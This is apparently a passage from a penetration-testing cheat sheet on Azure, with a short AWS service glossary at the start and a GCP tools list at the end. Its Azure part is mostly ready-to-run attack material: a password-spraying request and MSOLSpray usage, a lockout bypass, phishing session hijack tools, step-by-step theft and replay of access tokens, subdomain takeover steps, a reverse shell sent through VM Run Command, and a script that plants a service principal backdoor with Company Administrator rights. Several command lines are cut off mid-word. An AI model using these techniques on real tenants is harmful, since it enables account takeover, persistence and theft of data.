Snowball	AWS Big Old Portable Storage	determine how and <del>what should happen</del> . drives you can attach to your network to make getting large amounts (Terabytes of Data) into and out of AWS.	Shipping a Network Attached Storage device to AWS
CloudFormation	Amazon Services Setup	Set up a bunch of connected AWS services in one go.	
CloudTrail	Amazon Logging	Log who is doing what in your AWS stack (API calls).	
CloudWatch	Amazon Status Pager	Get alerts about AWS services messing up or disconnecting.	PagerDuty, Statuspage
Config	Amazon Configuration Management	Keep from going insane if you have a large AWS setup and changes are happening that you want to track.	
OpsWorks	Amazon Chef	Handle running your application with things like auto-scaling.	
Trusted Advisor	Amazon Pennypincher	Find out where you're paying too much in your AWS setup (unused EC2 instances, etc.).	
Inspector	Amazon Auditor	Scans your AWS setup to determine if you've setup it up in an insecure way	Alert Logic

## AWS vs AD

Windows		Amazon
Active Directory	Identity and Access Management	IAM
Azure/HyperV	Virtual Machines	EC2
SMB	Shared Storage	S3
Exchange	Email	SES
MS DNS	DNS	Route 53
MS SQL	Database Storage	RDS
Certificate Services	Key Management	Cert Mgt/KMS

# Azure

## Basic Info

\*\*Tools\*\*

<https://github.com/dirkjanm/ROADtools>  
<https://github.com/dafthack/PowerMeta>  
<https://github.com/NetSPI/MicroBurst>  
<https://github.com/nccgroup/ScoutSuite>  
<https://github.com/hausec/PowerZure>  
<https://github.com/fox-it/adconnectdump>  
<https://github.com/FSecureLABS/Azurite>  
<https://github.com/mburrough/pentestingazureapps>  
<https://github.com/Azure/Stormspotter>  
<https://github.com/nccgroup/azucar>  
<https://github.com/dafthack/MSOLSpray>  
<https://github.com/BloodHoundAD/BloodHound>  
<https://github.com/nccgroup/Carnivore>  
<https://github.com/CrowdStrike/CRT>  
<https://github.com/Kyuu-Ji/Awesome-Azure-Pentest>  
<https://github.com/cyberark/blobhunter>  
<https://github.com/Gerenios/AADInternals>

- Check if company is using Azure AD:

<https://login.microsoftonline.com/getuserrealm.srf?login=username@COMPANY.onmicrosoft.com&xml>:

- If NameSpaceType is "Managed", the company uses Azure AD

- Enumerate Azure AD emails

<https://github.com/LMGsec/o365creeper>

Auth methods:

- Password Hash Synchronization
  - ◊ Azure AD Connect
  - ◊ On-prem service synchronizes hashed user credentials to Azure
  - ◊ User can authenticate directly to Azure services like O365 with their internal domain credentials
- Pass Through Authentication
  - ◊ Credentials stored only on-prem
  - ◊ On-prem agent validates authentication requests to Azure AD
  - ◊ Allows SSO to other Azure apps without creds stored in cloud
- Active Directory Federation Services (ADFS)
  - ◊ Credentials stored only on-prem
  - ◊ Federated trust is setup between Azure and on-prem AD to validate auth requests to the cloud
  - ◊ For password attacks you would have to auth to the on-prem ADFS portal instead of Azure
- Certificate-based auth
  - ◊ Client certs for authentication to API
  - ◊ Certificate management in legacy Azure Service Management (ASM) makes it impossible to renew them
  - ◊ Service Principals can be setup with certs to auth
- Conditional access policies
- Long-term access tokens
  - ◊ Authentication to Azure with oAuth tokens
  - ◊ Desktop CLI tools that can be used to auth store access tokens on disk
  - ◊ These tokens can be reused on other MS endpoints
  - ◊ We have a lab on this later!
- Legacy authentication portals

Recon:

- O365 Usage

- ◇ <https://login.microsoftonline.com/getuserrealm.srf?login=username@acmecomputercompany.com>
- ◇ <https://outlook.office365.com/autodiscover/autodiscover.json/v1.0/test@test@targetdomain.com>
- User enumeration on Azure can be performed at  
<https://login.microsoft.com/common/oauth2/token>
  - This endpoint tells you if a user exists or not
- ◇ Detect invalid users while password spraying with:
  - <https://github.com/dafthack/MSOLSpray>
- ◇ For on-prem OWA/EWS you can enumerate users with timing attacks (MailSniper)
- Auth 365 Recon:  
<https://github.com/nyxgeek/o365recon>

#### Microsoft Azure Storage:

- Microsoft Azure Storage is like Amazon S3
- Blob storage is for unstructured data
- Containers and blobs can be publicly accessible via access policies
- Predictable URL's at [core.windows.net](https://core.windows.net)
  - ◇ [storage-account-name.blob.core.windows.net](https://storage-account-name.blob.core.windows.net)
  - ◇ [storage-account-name.file.core.windows.net](https://storage-account-name.file.core.windows.net)
  - ◇ [storage-account-name.table.core.windows.net](https://storage-account-name.table.core.windows.net)
  - ◇ [storage-account-name.queue.core.windows.net](https://storage-account-name.queue.core.windows.net)
- The “Blob” access policy means anyone can anonymously read blobs, but can’t list the blobs
- The “Container” access policy allows for listing containers and blobs
- Microburst <https://github.com/NetSPI/MicroBurst>
  - ◇ [Invoke-EnumerateAzureBlobs](https://Invoke-EnumerateAzureBlobs)
  - ◇ Brute forces storage account names, containers, and files
  - ◇ Uses permutations to discover storage accounts

PS > `Invoke-EnumerateAzureBlobs -Base`

#### Password Attacks

- Password Spraying Microsoft Online (Azure/0365)
- Can spray <https://login.microsoftonline.com>

--

```
POST /common/oauth2/token HTTP/1.1
Accept: application/json
Content-Type: application/x-www-form-urlencoded
Host: login.microsoftonline.com
Content-Length: 195
Expect: 100-continue
Connection: close
```

```
resource=https%3A%2F%2Fgraph.windows.net&client_id=1b730954-1685-4b74-9bfd-dac224a7b894&client_info=1&grant_type=password&username=user%40targetdomain.com&password=Winter2020&scope=openid
--
```

- MSOLSpray <https://github.com/dafthack/MSOLSpray>
  - ◇ The script logs:
    - If a user cred is valid
    - If MFA is enabled on the account
    - If a tenant doesn't exist
    - If a user doesn't exist
    - If the account is locked
    - If the account is disabled
    - If the password is expired

◇ <https://docs.microsoft.com/en-us/azure/active-directory/develop/reference-aadsts-error-codes>

#### >Password protections & Smart Lockout

- Azure Password Protection - Prevents users from picking passwords with certain words like **password**
- Azure Smart Lockout - Locks out auth attempts whenever brute force or spray attempts are detected
  - ◇ Can be bypassed with FireProx + MSOLSSpray
  - ◇ <https://github.com/ustayready/fireprox>

#### Phising session hijack

- Evilginx2 and Modlishka
  - ◇ MitM frameworks for harvesting creds/sessions
  - ◇ Can also evade 2FA by riding user sessions
- With a hijacked session we need to move fast
- Session timeouts can limit access
- Persistence is necessary

#### Steal Access Tokens

- Azure config files:
  - web.config
  - app.config
  - .cspkg
  - .publishsettings
- Azure Cloud Service Packages (.cspkg)
- Deployment files created by Visual Studio
- Possible other Azure service integration (SQL, Storage, etc.)
- Look through cspkg zip files for creds/certs
- Search Visual Studio Publish directory
  - \bin\debug\publish
- Azure Publish Settings files (.publishsettings)
  - ◇ Designed to make it easier for developers to push code to Azure
  - ◇ Can contain a Base64 encoded Management Certificate
  - ◇ Sometimes cleartext credentials
  - ◇ Open publishsettings file in text editor
  - ◇ Save "ManagementCertificate" section into a new .pfx file
  - ◇ There is no password for the pfx
  - ◇ Search the user's Downloads directory and VS projects
- Check %USERPROFILE%\azure\ for auth tokens
- During an authenticated session with the Az PowerShell module a TokenCache.dat file gets generated
- Also search disk for other saved context files (.json)
- Multiple tokens can exist in the same context file

#### Post-Compromise

- What can we learn with a basic user?
- Subscription Info
- User Info
- Resource Groups
- Scavenging Runbooks for Creds
- Standard users can access Azure domain information and isn't usually locked down
- Authenticated users can go to portal.azure.com and click Azure Active Directory
- O365 Global Address List has this info as well
- Even if portal is locked down PowerShell cmdlets will still likely work
- There is a company-wide setting that locks down the entire org from viewing Azure info via the portal

#### Azure: CLI Access

- Azure Service Management (ASM or Azure “Classic”)
  - ◊ Legacy and recommended to not use
- Azure Resource Manager (ARM)
  - ◊ Added service principals, resource groups, and more
  - ◊ Management Certs not supported
- PowerShell Modules
  - ◊ Az, AzureAD & MSOnline
- Azure Cross-platform CLI Tools
  - ◊ Linux and Windows client

#### Azure: Subscriptions

- Organizations can have multiple subscriptions
- A good first step is to determine what subscription you are in
- The subscription name is usually informative
- It might have “Prod”, or “Dev” in the title
- Multiple subscriptions can be under the same Azure AD directory (tenant)
- Each subscription can have multiple resource groups

#### Azure User Information

- Built-In Azure Subscription Roles
  - ◊ Owner (full control over resource)
  - ◊ Contributor (All rights except the ability to change permissions)
  - ◊ Reader (can only read attributes)
  - ◊ User Access Administrator (manage user access to Azure resources)
- Get the current user's role assignment
  - PS> Get-AzRoleAssignment
- If the Azure portal is locked down it is still possible to access Azure AD user information
- The below examples enumerate users and groups
  - PS> Import-Module MSOnline
  - PS> Connect-MsolService

Or

- ```
PS> $credential = Get-Credential
PS> Connect-MsolService -Credential $credential

PS> Get-MSolUser -All
PS> Get-MSolGroup -All
PS> Get-MSolGroupMember -GroupObjectId
PS> Get-MSolCompanyInformation

• Pipe Get-MSolUser -All to format list to get all user attributes
  PS> Get-MSolUser -All | fl
```

Azure Resource Groups

- Resource Groups collect various services for easier management
- Recon can help identify the relationships between services such as WebApps and SQL
 - PS> Get-AzResource
 - PS> Get-AzResourceGroup
 - PS> Get-AzStorageAccount

Azure: Runbooks

- Azure Runbooks automate various tasks in Azure
- Require an Automation Account and can contain sensitive information like passwords
 - PS> Get-AzAutomationAccount
 - PS> Get-AzAutomationRunbook -AutomationAccountName -ResourceGroupName

- Export a runbook with:
PS> Export-AzAutomationRunbook -AutomationAccountName -ResourceGroupName -Name -OutputFile

Azure VMs:

```
PS> Get-AzVM
PS> $vm = Get-AzVM -Name "VM Name"
PS> $vm.OSProfile
PS> Invoke-AzVMRunCommand -ResourceGroupName $ResourceGroupName -VMName $VMName -CommandId
```

Azure Virtual Networks:

```
PS> Get-AzVirtualNetwork
PS> Get-AzPublicIpAddress
PS> Get-AzExpressRouteCircuit
PS> Get-AzVpnConnection
```

```
# Quick 1-liner to search all Azure AD user attributes for passwords after auth'ing with Conn
$x=Get-MsolUser;foreach($u in $x){$p = @();$u|gm|%{$p+=$_.Name};ForEach($s in $p){if($u.$s -l:
```

```
# https://www.synacktiv.com/posts/pentest/azure-ad-introduction-for-red-teamers.html
```

```
# Removing Azure services
- Under Azure Portal -> Resource Groups
```

```
# Interesting metadata instance urls:
http://169.254.169.254/metadata/v1/maintenance
http://169.254.169.254/metadata/instance?api-version=2017-04-02
http://169.254.169.254/metadata/instance/network/interface/0/ipv4/ipAddress/0/publicIpAddress
```

Traditional AD - Azure AD comparision

| (Windows Server) Active Directory | Azure Active Directory |
|-----------------------------------|------------------------|
| LDAP | REST API's |
| NTLM/Kerberos | OAuth/SAML/OpenID/etc |
| Structured directory (OU tree) | Flat structure |
| GPO's | No GPO's |
| Super fine-tuned access controls | Predefined roles |
| Domain/forest | Tenant |
| Trusts | Guests |

Basic Azure AD concepts and tips

- Source of authentication for Office 365, Azure Resource Manager, and anything else you integrate with
- Powershell interaction:
 - MSOnline PowerShell module
 - Focuses on Office 365
 - Some Office 365 specific features
 - AzureAD PowerShell module
 - General Azure AD
 - Different feature set
 - Azure CLI / Az powershell module
 - More focus on Azure Resource Manager
- Azure AD principals
 - Users
 - Devices
 - Applications
- Azure AD roles
 - RBAC Roles are only used for Azure Resource Manager
 - Office 365 uses administrator roles exclusively
- Azure AD admin roles
 - Global/Company administrator can do anything
 - Limited administrator accounts
 - Application Administrator
 - Authentication Administrator
 - Exchange Administrator
 - Etc
 - Roles are fixed
- Azure AD applications
 - Documentation unclear
 - Terminology different between documentation, APIs and Azure portal
 - Complex permission system
 - Most confusing part
 - Examples:
 - Microsoft Graph
 - Azure Multi-Factor Auth Client
 - Azure Portal
 - Office 365 portal
 - Azure ATP
- A default Office 365 Azure AD has about 200 service principals
(read: applications)
- App permissions
 - Two types of privileges:
 - Delegated permissions
 - Require signed-in user present to utilize
 - Application permissions
 - Are assigned to the application, which can use them at any time
- These privileges are assigned to the service principal
- Every application defines permissions
- Can be granted to Service Principals

- Commonly used:
 - Microsoft Graph permissions
 - Azure AD Graph permissions
- Azure AD Sync Account
 - Dump all on-premise password hashes (if PHS is enabled)
 - Log in on the Azure portal (since it's a user)
 - Bypass conditional access policies for admin accounts
 - Add credentials to service principals
 - Modify service principals properties

If password hash sync is in use:

Compromised Azure AD connect Sync account = Compromised AD

- Encryption key is encrypted with DPAPI
- Decrypted version contains some blob with AES keys
- Uses AES-256 in CBC mode

Anyone with control over Service Principals can assign credentials to them and potentially escalate

Anyone who can edit properties* of the AZUREADSSOACC\$ account, can impersonate any user in Azure AD

Azure enum

AAD Internals

```

# Must install
# https://github.com/Gerenios/AADInternals
# https://github.com/NetSPI/MicroBurst

# Get Tenant Name
https://login.microsoftonline.com/getuserrealm.srf?login=admin@COMPANY.onmicrosoft.com&xml=1

# Get Tenant ID with AADInternals
Get-AADIntTenantID -Domain COMPANY.onmicrosoft.com
# Get Tenant ID manually
https://login.microsoftonline.com/COMPANY.onmicrosoft.com/.well-known/openid-configuration

# Get Tenant Domains
Get-AADIntTenantDomains -Domain COMPANY.com

# Get valid email addresses
# https://github.com/Raikia/UhOh365

# Azure Services (MicroBurst)
Invoke-EnumerateAzureSubDomains -Base COMPANY -Verbose

# Azure Blobs (MicroBurst)
Invoke-EnumerateAzureBlobs -Base COMPANY

# Azure Users on Tenant (Az Module)
Get-AzureADUser -All $true

# Azure Groups on Tenant (Az Module)
Get-AzureADGroup -All $true

# Get user's read permissions on Azure Resources (Az Module)
Get-AzResource

# List Dynamic Groups (Az Module)
Get-AzureADMSGroup | ?{$_._GroupTypes -eq 'DynamicMembership'}

# List Membership group rules (Az Module)
Get-AzureADMSGroup | ?{$_._GroupTypes -eq 'DynamicMembership'} | select MembershipRule

```

Azure attacks examples

```

# Password spraying
https://github.com/dafthack/MSOLSpray/MSOLSpray.ps1
Create a text file with ten (10) fake users we will spray along with your own user account (You

Import-Module .\MSOLSpray.ps1
Invoke-MSOLSpray -UserList .\userlist.txt -Password [the password you set for your test account]

# Access Token

PS> Import-Module Az
PS> Connect-AzAccount
or
PS> $credential = Get-Credential
PS> Connect-AzAccount -Credential $credential

PS> mkdir C:\Temp
PS> Save-AzContext -Path C:\Temp\AzureAccessToken.json
PS> mkdir "C:\Temp\Live Tokens"

# Auth
Connect-AzAccount
## Or this way sometimes gets around MFA restrictions
$credential = Get-Credential
Connect-AzAccount -Credential $credential

Open Windows Explorer and type %USERPROFILE%\Azure\ and hit enter
• Copy TokenCache.dat & AzureRmContext.json to C:\Temp\Live Tokens
• Now close your authenticated PowerShell window!

Delete everything in %USERPROFILE%\azure\
• Start a brand new PowerShell window and run:
PS> Import-Module Az
PS> Get-AzContext -ListAvailable
• You shouldn't see any available contexts currently

• In your PowerShell window let's manipulate the stolen TokenCache.dat and AzureRmContext.json

PS> $bytes = Get-Content "C:\Temp\Live Tokens\TokenCache.dat" -Encoding byte
PS> $b64 = [Convert]::ToBase64String($bytes)
PS> Add-Content "C:\Temp\Live Tokens\b64-token.txt" $b64

• Now let's add the b64-token.txt to the AzureRmContext.json file.
• Open the C:\Temp\Live Tokens folder.
• Open AzureRmContext.json file in a notepad and find the line near the end of the file title
• Delete the word "null" on this line
• Where "null" was add two quotation marks ("") and then paste the contents of b64-token.txt
• Save this file as C:\Temp\Live Tokens\StolenToken.json
• Let's import the new token

PS> Import-AzContext -Profile 'C:\Temp\Live Tokens\StolenToken.json'

• We are now operating in an authenticated session to Azure

```

```
PS> $context = Get-AzContext
PS> $context.Account
```

- You can import the previously exported context (AzureAccessToken.json) the same way

```
# Azure situational awareness
```

- GOAL: Use the MSOnline and Az PowerShell modules to do basic enumeration of an Azure account
- In this lab you will authenticate to Azure using your Azure AD account you setup. Then, you

- Start a new PowerShell window and import both the MSOnline and Az modules

```
PS> Import-Module MSOnline
PS> Import-Module Az
```

- Authenticate to each service with your Azure AD account:

```
PS> Connect-AzAccount
PS> Connect-MsolService
```

- First get some basic Azure information

```
PS> Get-MsolCompanyInformation
```

- Some interesting items here are

- ◊ UsersPermissionToReadOtherUsersEnabled
- ◊ DirSyncServiceAccount
- ◊ PasswordSynchronizationEnabled
- ◊ Address/phone/emails

- Next, we will start looking at the subscriptions associated with the account as well as look

```
PS> Get-AzSubscription
PS> $context = Get-AzContext
PS> $context.Name
PS> $context.Account
```

- Enumerating the roles assigned to your user will help identify what permissions you might have
- Get-AzRoleAssignment

- List out the users on the subscription. This is the equivalent of "net users /domain" in on

```
PS> Get-MsolUser -All
PS> Get-AzAdApplication
PS> Get-AzWebApp
PS> Get-AzSqlServer
PS> Get-AzSqlDatabase -ServerName $ServerName -ResourceGroupName $ResourceGroupName
PS> Get-AzSqlServerFirewallRule -ServerName $ServerName -ResourceGroupName $ResourceGroupN
PS> Get-AzSqlServerActiveDirectoryAdministrator -ServerName $ServerName -ResourceGroupName
```

- The user you setup likely doesn't have any resources currently associated with it, but these
- Get-AzResource
- Get-AzResourceGroup

- Choose a subscription

```
PS> Select-AzSubscription -SubscriptionID "SubscriptionID"
```

- There are many other functions.

- Use Get-Module to list out the other Az module groups

- To list out functions available within each module use the below command substituting the va
- Get-Module -Name Az.Accounts | Select-Object -ExpandProperty ExportedCommands
- Get-Module -Name MSOnline | Select-Object -ExpandProperty ExportedCommands

Azure Block Blobs (S3 equivalent) attacks

```
# Discovering with Google Dorks
site:*.blob.core.windows.net
site:*.blob.core.windows.net ext:xlsx | ext:csv "password"
# Discovering with Dns enumeration
python dnsmap.py -d blob.core.windows.net -w subdomains-100.txt

# When you found one try with curl, an empty container respond with 400

# List containers
az storage container list --connection-string '<connection string>'

# List blobs in containers
az storage blob list --container-name <container name> --connection-string '<connection string>'

# Download blob from container
az storage blob download --container-name <container name> --name <file> --file /tmp/<file> --connection-string '<connection string>'
```

Azure subdomain takeovers

```
# Azure CloudApp: cloudapp.net
  1 Check CNAME with dig pointing to cloudapp.net
  2 Go to https://portal.azure.com/?quickstart=True#create/Microsoft.CloudService
  3 Register unclaimed domain which CNAME is pointing

# Azure Websites: azurewebsites.net
  1 Check CNAME with dig pointing to azurewebsites.net
  2 Go to https://portal.azure.com/#create/Microsoft.WebSite
  3 Register unclaimed domain which CNAME is pointing
  4 Register domain on the Custom domains section of the dashboard

# Azure VM: cloudapp.azure.com
  1 Check CNAME with dig pointing to *.region.cloudapp.azure.com
  2 Registering a new VM in the same region with size Standard_B1ls (cheapest) with 80 and 1
  3 Go to Configuration and set the domain name which CNAME is pointing
```

Other Azure Services

```

# Azure App Services Subdomain Takeover
- For target example.com you found users.example.com
- Go https://users.galaxybutter.com and got an error
- dig CNAME users.galaxybutter.com and get an Azure App Services probably deprecated or removed
- Create an App Service and point it to the missing CNAME
- Add a custom domain to the App Service
- Show custom content

# Azure Run Command
# Feature that allows you to execute commands without requiring SSH or SMB/RDP access to a machine
az login
az login --use-device-code #Login
az group list #List groups
az vm list -g GROUP-NAME #List VMs inside group
#Linux VM
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScript --scripts "id"
#Windos VM
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunPowerShellScript --scripts 'powershell -command "Get-Process | Where-Object { $_.Name -eq "calc" } | Stop-Process -Force"'
# Linux Reverse Shell Azure Command
az vm run-command invoke -g GROUP-NAME -n VM-NAME --command-id RunShellScript --scripts "bash -i >/dev/tcp/127.0.0.1/4444 &"

# Azure SQL Databases
- MSSQL syntax
- Dorks: "database.windows.net" site:pastebin.com

# Azure AD commands
az ad sp list --all
az ad app list --all

# Azure metadata service
http://169.254.169.254/metadata/instance
https://github.com/microsoft/azureimds

```


Create Azure service principal as backdoor

```

$spn = New-AzAdServicePrincipal -DisplayName "WebService" -Role Owner
$spn
$BSTR = ::SecureStringToBSTR($spn.Secret)
$UnsecureSecret = ::PtrToStringAuto($BSTR)
$UnsecureSecret
$sp = Get-MsolServicePrincipal -AppPrincipalId <AppID>
$role = Get-MsolRole -RoleName "Company Administrator"
Add-MsolRoleMember -RoleObjectId $role.ObjectId -RoleMemberType ServicePrincipal -
RoleMemberObjectId $sp.ObjectId
#Enter the AppID as username and what was returned for $UnsecureSecret as the password
#in the Get-Credential prompt
$cred = Get-Credential
Connect-AzAccount -Credential $cred -Tenant "tenant ID" -ServicePrincipal

```

Azure password reset



| | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O |
|---|--|-----------|------------------------------|-------------------|---------------|----------------------|----------------------|------------------------|-----------------------|------------------------|---|-------------------------------|----------------|--------------------|------------------|
| 1 | Can a User with Role in Column A reset a password for a user with a Role in Row 2? | | | | | | | | | | | | | | |
| 2 | | (No Role) | Authentication Administrator | Directory Readers | Guest Inviter | Global Administrator | Groups Administrator | Helpdesk Administrator | Message Center Reader | Password Administrator | Privileged Authentication Administrator | Privileged Role Administrator | Reports Reader | User Administrator | (Any Other Role) |
| 3 | Authentication Administrator | Yes | Yes | Yes | Yes | No | No | Yes | Yes | No | No | No | Yes | No | No |
| 4 | Global Administrator | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes |
| 5 | Helpdesk Administrator | Yes | Yes | Yes | Yes | No | No | Yes | Yes | No | No | No | Yes | No | No |
| 6 | Password Administrator | Yes | No | Yes | Yes | No | No | No | No | Yes | No | No | No | No | No |
| 7 | Privileged Authentication Administrator | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes |
| 8 | User Administrator | Yes | No | Yes | Yes | No | No | Yes | Yes | No | No | No | Yes | Yes | No |

Azure Services Summary

Base services

| Azure Service | Could be Called | Use this to... | Like AWS... |
|------------------|------------------------------|---|-------------------|
| Virtual Machines | Servers | Move existing apps to the cloud without changing them. You manage the entire computer. | EC2 |
| Cloud Services | Managed Virtual Machines | Run applications on virtual machines that you don't have to manage, but can partially manage. | |
| Batch | Azure Distributed Processing | Work on a large chunk of data by divvying it up between a whole bunch of machines. | |
| RemoteApp | Remote Desktop for Apps | Expose non-web apps to users. For example, run Excel on your iPad. | AppStream |
| Web Apps | Web Site Host | Run websites (.NET, Node.js, etc.) without managing anything extra. Scale automatically and easily. | Elastic Beanstalk |
| Mobile Apps | Mobile App Accelerator | Quickly get an app backend up and running. | |
| Logic Apps | Visio for Doing Stuff | Chain steps together to get stuff done. | |
| API Apps | API Host | Host your API's without any of the management overhead. | |
| API Management | API Proxy | Expose an API and off-load things like billing, authentication, and caching. | API Gateway |

Mobile

| Azure Service | Could be Called | Use this to... | Like AWS... |
|-------------------|----------------------|---|-------------|
| Notification Hubs | Notification Blaster | Send notifications to all of your users, or groups of users based on things like zip code. All platforms. | SNS |
| Mobile Engagement | Mobile Psychic | Track what users are doing in your app, and customize experience based on this data. | |

Storage

| Azure Service | Could be Called | Use this to... | Like AWS... |
|--------------------|------------------------------|---|-------------|
| SQL Database | Azure SQL | Use the power of a SQL Server cluster without having to manage it. | RDS |
| Document DB | Azure NoSQL | Use an unstructured JSON database without having to manage it. | Dynamo DB |
| Redis Cache | Easy Cache | Cache files in memory in a scalable way. | Elasticache |
| Storage Blobs | Cloud File System | Store files, virtual disks, and build other storage services on top of. | S3 |
| Azure Search | Index & Search | Add search capabilities to your website, or index data stored somewhere else. | CloudSearch |
| SQL Data Warehouse | Structured Report Database | Store all of your company's data in a structured format for reporting. | RedShift |
| Azure Data Lake | Unstructured Report Database | Store all of your company's data in any format for reporting. | |
| HDInsight | Hosted Hadoop | Do Hadoop things with massive amounts of data. | |
| Machine Learning | Skynet | Train AI to predict the future using existing data. Examples include credit card fraud detection and Netflix movie recommendations. | |
| Stream Analytics | Real-time data query | Look for patterns in data as it arrives. | |

| | | | |
|--------------|--------------|---|---------------|
| Data Factory | Azure ETL | Orchestrate extract, transform, and load data processes.
Ingest data at ANY scale inexpensively. | Data Pipeline |
| Event Hubs | IoT Ingestor | | |

Networking

| Azure Service | Could be Called | Use this to... | Like AWS... |
|---------------------|--------------------------|--|--------------------|
| Virtual Network | Private Network | Put machines on the same, private network so that they talk to each other directly and privately. Expose services to the internet as needed. | |
| ExpressRoute | Fiber to Azure | Connect privately over an insanely fast pipe to an Azure datacenter. Make your local network part of your Azure network. | Direct Connect |
| Load Balancer | Load Balancer | Split load between multiple services, and handle failures. | |
| Traffic Manager | Datacenter Load Balancer | Split load between multiple datacenters, and handle datacenter outages. | |
| DNS | DNS Provider | Run a DNS server so that your domain names map to the correct IP addresses. | Route53 |
| VPN Gateway | Virtual Fiber to Azure | Connect privately to an Azure datacenter. Make your local network part of your Azure network. | |
| Application Gateway | Web Site Proxy | Proxy all of your HTTP traffic. Host your SSL certs. Load balance with sticky sessions. | |
| CDN | CDN | Make your sites faster and more scalable by putting your static files on servers around the world close to your end users. | Cloudfront |
| Media Services | Video Processor | Transcode video and | Elastic Transcoder |

| | | |
|--|--|--|
| | | distribute and manage it on the scale of the Olympics. |
|--|--|--|

Management

| Azure Service | Could be Called | Use this to... | Like AWS... |
|------------------------|---------------------------|---|----------------|
| Azure Resource Manager | Declarative Configuration | Define your entire Azure architecture as a repeatable JSON file and deploy all at once. | CloudFormation |

Developer

| Azure Service | Could be Called | Use this to... | Like AWS... |
|----------------------|---------------------|---|------------------|
| Application Insights | App Analytics | View detailed information about how your apps (web, mobile, etc.) are used. | Mobile Analytics |
| Service Fabric | Cloud App Framework | Build a cloud optimized application that can scale and handle failures inexpensively. | |

GCP

General

```
**Tools**
# PurplePanda https://github.com/carlospolop/PurplePanda
# Hayat https://github.com/DenizParlak/hayat
# GCPBucketBrute https://github.com/RhinoSecurityLabs/GCPBucketBrute
# GCP IAM https://github.com/marcin-kolda/gcp-iam-collector
